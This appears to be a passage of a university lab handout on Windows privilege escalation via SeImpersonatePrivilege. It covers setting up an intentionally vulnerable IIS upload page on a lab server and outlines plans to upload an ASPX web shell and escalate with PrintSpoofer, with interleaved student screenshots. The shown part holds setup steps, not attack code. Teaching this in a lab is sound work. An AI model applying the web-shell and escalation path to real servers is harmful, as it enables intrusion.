

Lab 4: Windows Privilege Escalation – SeImpersonatePrivilege

Lab Objective

In this lab, you will configure and exploit a vulnerable Windows Server 2019 IIS server to demonstrate privilege escalation using SeImpersonatePrivilege.

You will:

- Install and configure **IIS** on Windows Server 2019
- Add a simple file upload functionality to the web server
- Upload and execute an ASPX command shell
- Gain initial access to the target server
- Enumerate the privileges of the compromised account
- Use PrintSpoofer to escalate from the IIS application pool account to NT AUTHORITY\SYSTEM

All actions in this lab are intentional and must be performed only in the controlled lab environment

Lab Environment

Lab Environment

System	Role
--------	------

ATTACK01	Kali Linux attacker
----------	---------------------

DC01	Windows Server 2019 target running IIS
------	--

Network	VMware Host-Only (VMnet1)
---------	---------------------------


This lab only requires **ATTACK01** and **DC01** to be powered on.

Rules of Engagement


- Only attack systems that are part of this lab
- Do not use Bridged networking
- Do not target the host machine or external networks
- Follow the steps in order
- Maximum screenshot submission: **10 screenshots**

NOTE: For every tabs you open, make sure your name is on the tab using this command. For screenshot tabs you do not add your name, half mark would be deducted

```
PS1='[`date "+%D"`] yourname@\h:\w\$ '
```



A terminal window with a dark background. The title bar shows two tabs: 'kali@Fuad: ~/Documents' and 'kali@Fuad: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@Fuad)-[~]'. The command '\$ PS1='[`date "+%D"`] fuad@\h:\w\\$ ' has been entered. The output shows the date and the prompt: '[02/11/26] fuad@\h:\w\$'.



A terminal window with a dark background. The title bar shows a single tab: 'kali@kali: ~'. The menu bar includes 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The command '\$ PS1='[`date "+%D"`] melvin@\h:\w\\$ ' has been entered. The output shows the date and the prompt: '[03/18/26] melvin@\h:\w\$'.

Part 1 — Exploiting Metasploitable 2 (Linux)

Part 1 — Prepare the Windows Server 2019 Target

VM State

- ON: ATTACK01, DC01
- OFF: all other VMs


Step 1 — Verify Windows Version

On **DC01**, open **PowerShell** or **Command Prompt** and run:

systeminfo

Confirm that the server is running **Windows Server 2019**.

Note: The source material references **Build 17763**. If you are using a newer build, behavior may vary depending on patches.



```

C:\> Command Prompt

Host Name:                FUAD-DC01
OS Name:                  Microsoft Windows Server 2019 Datacenter
OS Version:              10.0.17763 N/A Build 17763
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Primary Domain Controller
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00430-70309-51774-AA002
Original Install Date:    1/21/2026, 2:05:16 AM
System Boot Time:         3/11/2026, 7:42:29 AM
System Manufacturer:      VMware, Inc.
System Model:             VMware7,1
System Type:              x64-based PC
Processor(s):             2 Processor(s) Installed.
                          [01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~3000 Mhz
                          [02]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~3000 Mhz
BIOS Version:             VMware, Inc. VMW71.00V.18452719.B64.2108091906, 8/9/2021
Windows Directory:        C:\Windows
System Directory:         C:\Windows\system32
Boot Device:              \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:             en-us;English (United States)
```

```
Administrator: Command Prompt
Default Gateway . . . . . : 172.10.0.2

C:\Users\Administrator>systeminfo

Host Name:                 MELVIN-DC01
OS Name:                   Microsoft Windows Server 2019 Datacenter
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:          Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:              Multiprocessor Free
Registered Owner:           Windows User
Registered Organization:
Product ID:                 00430-70310-97450-AA255
Original Install Date:      1/28/2026, 9:45:19 PM
System Boot Time:           3/18/2026, 7:04:35 PM
System Manufacturer:        VMware, Inc.
System Model:               VMware20,1
System Type:                x64-based PC
Processor(s):               2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 140 Stepping 1 GenuineIntel ~2803 Mhz
                           [02]: Intel64 Family 6 Model 140 Stepping 1 GenuineIntel ~2803 Mhz
BIOS Version:               VMware, Inc. VMW201.00V.24006586.B64.2406042154, 6/4/2024
Windows Directory:          C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                 \Device\HarddiskVolume1
System Locale:                en-us;English (United States)
Input Locale:                 en-us;English (United States)
Time Zone:                   (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:       2,047 MB
Available Physical Memory:   706 MB
```

Step 2 — Install IIS

On **DC01**:

1. Open **Server Manager**
2. Click **Add roles and features**
3. Click **Next** through the introductory screens
4. Select **Role-based or feature-based installation**
5. Select your current server
6. In **Server Roles**, check:
 - **Web Server (IIS)**

Click **Next**

Select server roles

DESTINATION SERVER
Fuad-DC01.DCFuad.org

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select one or more roles to install on the selected server.

Roles

- ☒ Active Directory Domain Services (Installed)
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☒ DNS Server (Installed)
- ☐ Fax Server
- ☒ File and Storage Services (2 of 12 installed)
- ☐ Host Guardian Service
- ☐ Hyper-V
- ☐ Network Controller
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Access
- ☐ Remote Desktop Services
- ☐ Volume Activation Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services
- ☐ Windows Server Update Services

Description

Web Server (IIS) provides a reliable, manageable, and scalable Web application infrastructure.

< Previous

Next >

Install

Cancel

Select server roles

DESTINATION SERVER
Melvin-DC01.DCMelvin.org

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select one or more roles to install on the selected server.

Roles

- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☒ DNS Server (Installed)
- ☐ Fax Server
- ☒ File and Storage Services (2 of 12 installed)
- ☐ Host Guardian Service
- ☐ Hyper-V
- ☐ Network Controller
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Access
- ☐ Remote Desktop Services
- ☐ Volume Activation Services
- ▴ ☒ Web Server (IIS) (12 of 43 installed)
 - ☒ Web Server (11 of 34 installed)
 - ☐ FTP Server
 - ☒ Management Tools (1 of 7 installed)
- ☐ Windows Deployment Services
- ☐ Windows Server Update Services

Description

Web Server (IIS) provides a reliable, manageable, and scalable Web application infrastructure.

< Previous

Next >

Install

Cancel

Step 3 — Install Required Features

In the **Features** section, ensure the following are installed if available:

- **.NET Framework 4.7 Features**
- **ASP.NET 4.7**
- Under **WCF Services**
 - **HTTP Activation**
 - **TCP Port Sharing**

Click **Next**

Add Roles and Features Wizard

DESTINATION SERVER
Fuad-DC01.DCFuad.org

Select features

Before You Begin
Installation Type
Server Selection
Server Roles
Features
Web Server Role (IIS)
Role Services
Confirmation
Results

Select one or more features to install on the selected server.

Features

☐ .NET Framework 3.5 Features

☒ .NET Framework 4.7 Features (2 of 7 installed)

☒ .NET Framework 4.7 (Installed)

☒ ASP.NET 4.7

☒ WCF Services (1 of 5 installed)

☒ HTTP Activation

☐ Message Queuing (MSMQ) Activation

☐ Named Pipe Activation

☐ TCP Activation

☒ TCP Port Sharing (Installed)

☐ Background Intelligent Transfer Service (BITS)

☐ BitLocker Drive Encryption

☐ BitLocker Network Unlock

☐ BranchCache

☐ Client for NFS

☐ Containers

☐ Data Center Bridging

☐ Direct Play

☐ Enhanced Storage

Description


HTTP Activation supports process activation via HTTP. Applications that use HTTP Activation can start and stop dynamically in response to work items that arrive over the network via HTTP.

< Previous

Next >

Install

Cancel



Step 4 — Select IIS Role Services

Under **Role Services**, ensure the following are selected:

- **Common HTTP Features**
- **Health and Diagnostics**
- **Performance**
- **Security**

Complete the wizard and click **Install**

Select role services

DESTINATION SERVER
Fuad-DC01.DCFuad.org

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Web Server Role (IIS)

Role Services

Confirmation

Results

Select the role services to install for Web Server (IIS)

Role services

- ☒ Web Server
 - ☒ Common HTTP Features
 - ☒ Default Document
 - ☒ Directory Browsing
 - ☒ HTTP Errors
 - ☒ Static Content
 - ☐ HTTP Redirection
 - ☐ WebDAV Publishing
 - ☒ Health and Diagnostics
 - ☒ HTTP Logging
 - ☐ Custom Logging
 - ☐ Logging Tools
 - ☐ ODBC Logging
 - ☐ Request Monitor
 - ☐ Tracing
 - ☒ Performance
 - ☒ Static Content Compression
 - ☐ Dynamic Content Compression
 - ☒ Security

Description

IIS 6 Management Compatibility provides forward compatibility for your applications and scripts that use the two IIS APIs, Admin Base Object (ABO) and Active Directory Service Interface (ADSI). You can use existing IIS 6 scripts to manage the IIS 10 Web server.

< Previous

Next >

Install

Cancel

Add Roles and Features Wizard

Select server roles

DESTINATION SERVER
Melvin-DC01.DCMelvin.org

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select one or more roles to install on the selected server.

Roles

☐ Host Guardian Service

☐ Hyper-V

☐ Network Controller

☐ Network Policy and Access Services

☐ Print and Document Services

☐ Remote Access

☐ Remote Desktop Services

☐ Volume Activation Services

☒ Web Server (IIS) (12 of 43 installed)

☒ Web Server (11 of 34 installed)

☒ Common HTTP Features (4 of 6 installed)

☒ Health and Diagnostics (1 of 6 installed)

☒ Performance (1 of 2 installed)

☒ Security (1 of 9 installed)

☒ Application Development (4 of 11 installed)

☐ FTP Server

☒ Management Tools (1 of 7 installed)

☐ Windows Deployment Services

☐ Windows Server Update Services

Description

Web Server provides support for HTML Web sites and optional support for ASP.NET, ASP, and Web server extensions. You can use the Web Server to host an internal or external Web site or to provide an environment for developers to create Web-based applications.

< Previous

Next >

Install

Cancel

Installation progress

DESTINATION SERVER
Fuad-DC01.DCFuad.org

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Web Server Role (IIS)

Role Services

Confirmation

Results

View installation progress



Feature installation



Installation started on Fuad-DC01.DCFuad.org

.NET Framework 4.7 Features

ASP.NET 4.7

WCF Services

HTTP Activation

Web Server (IIS)

Management Tools

IIS Management Console

Web Server

Application Development

ASP.NET 4.7

ISAPI Extensions



You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

[Export configuration settings](#)

< Previous

Next >

Close


Cancel


Step 5 — Verify IIS

On **ATTACK01**, browse to the IP address of **DC01** in Firefox:

`http://<DC01_IP>`

You should see the default **IIS welcome page**.






Part 2 — Add the Upload Functionality

Step 1 — Prepare the Web Root

On **DC01**, navigate to:


C:\inetpub\wwwroot

This is the IIS web root.



Download this file from the link

<https://github.com/Ignitetechnologies/Windows-Privilege-Escalation-SelmpersontatePrivilege/blob/main/IIS%20Config%20Files.zip>




Step 2 — Add the Lab Files

Copy the upload application files into:

C:\inetpub\wwwroot

Your instructor-provided files should include the upload page and the required ASPX resources.

After extracting the files, verify that the web root contains the upload-related pages.



Step 3 — Modify the Default IIS Start Page

Edit the IIS start page so it links to your upload page.

Open:

C:\inetpub\wwwroot\iisstart.html

Replace the default Microsoft redirect link with a direct link to your upload page, for example:

```
<a href="http://<DC01_IP>/CS.aspx">Open Upload Page</a>
```

Save the file.

Note: you would need to run notepad as an administrator.

```
iisstart - Notepad
File Edit Format View Help
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://192.168.227.146/CS.aspx"></a>
</div>
</body>
</html>
```

```
iisstart - Notepad
File Edit Format View Help
<style type="text/css">
<form action="/action_page.php">
    <input type="file" id="myFile" name="filename">
    <input type="submit">
</form>
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
}

#container {
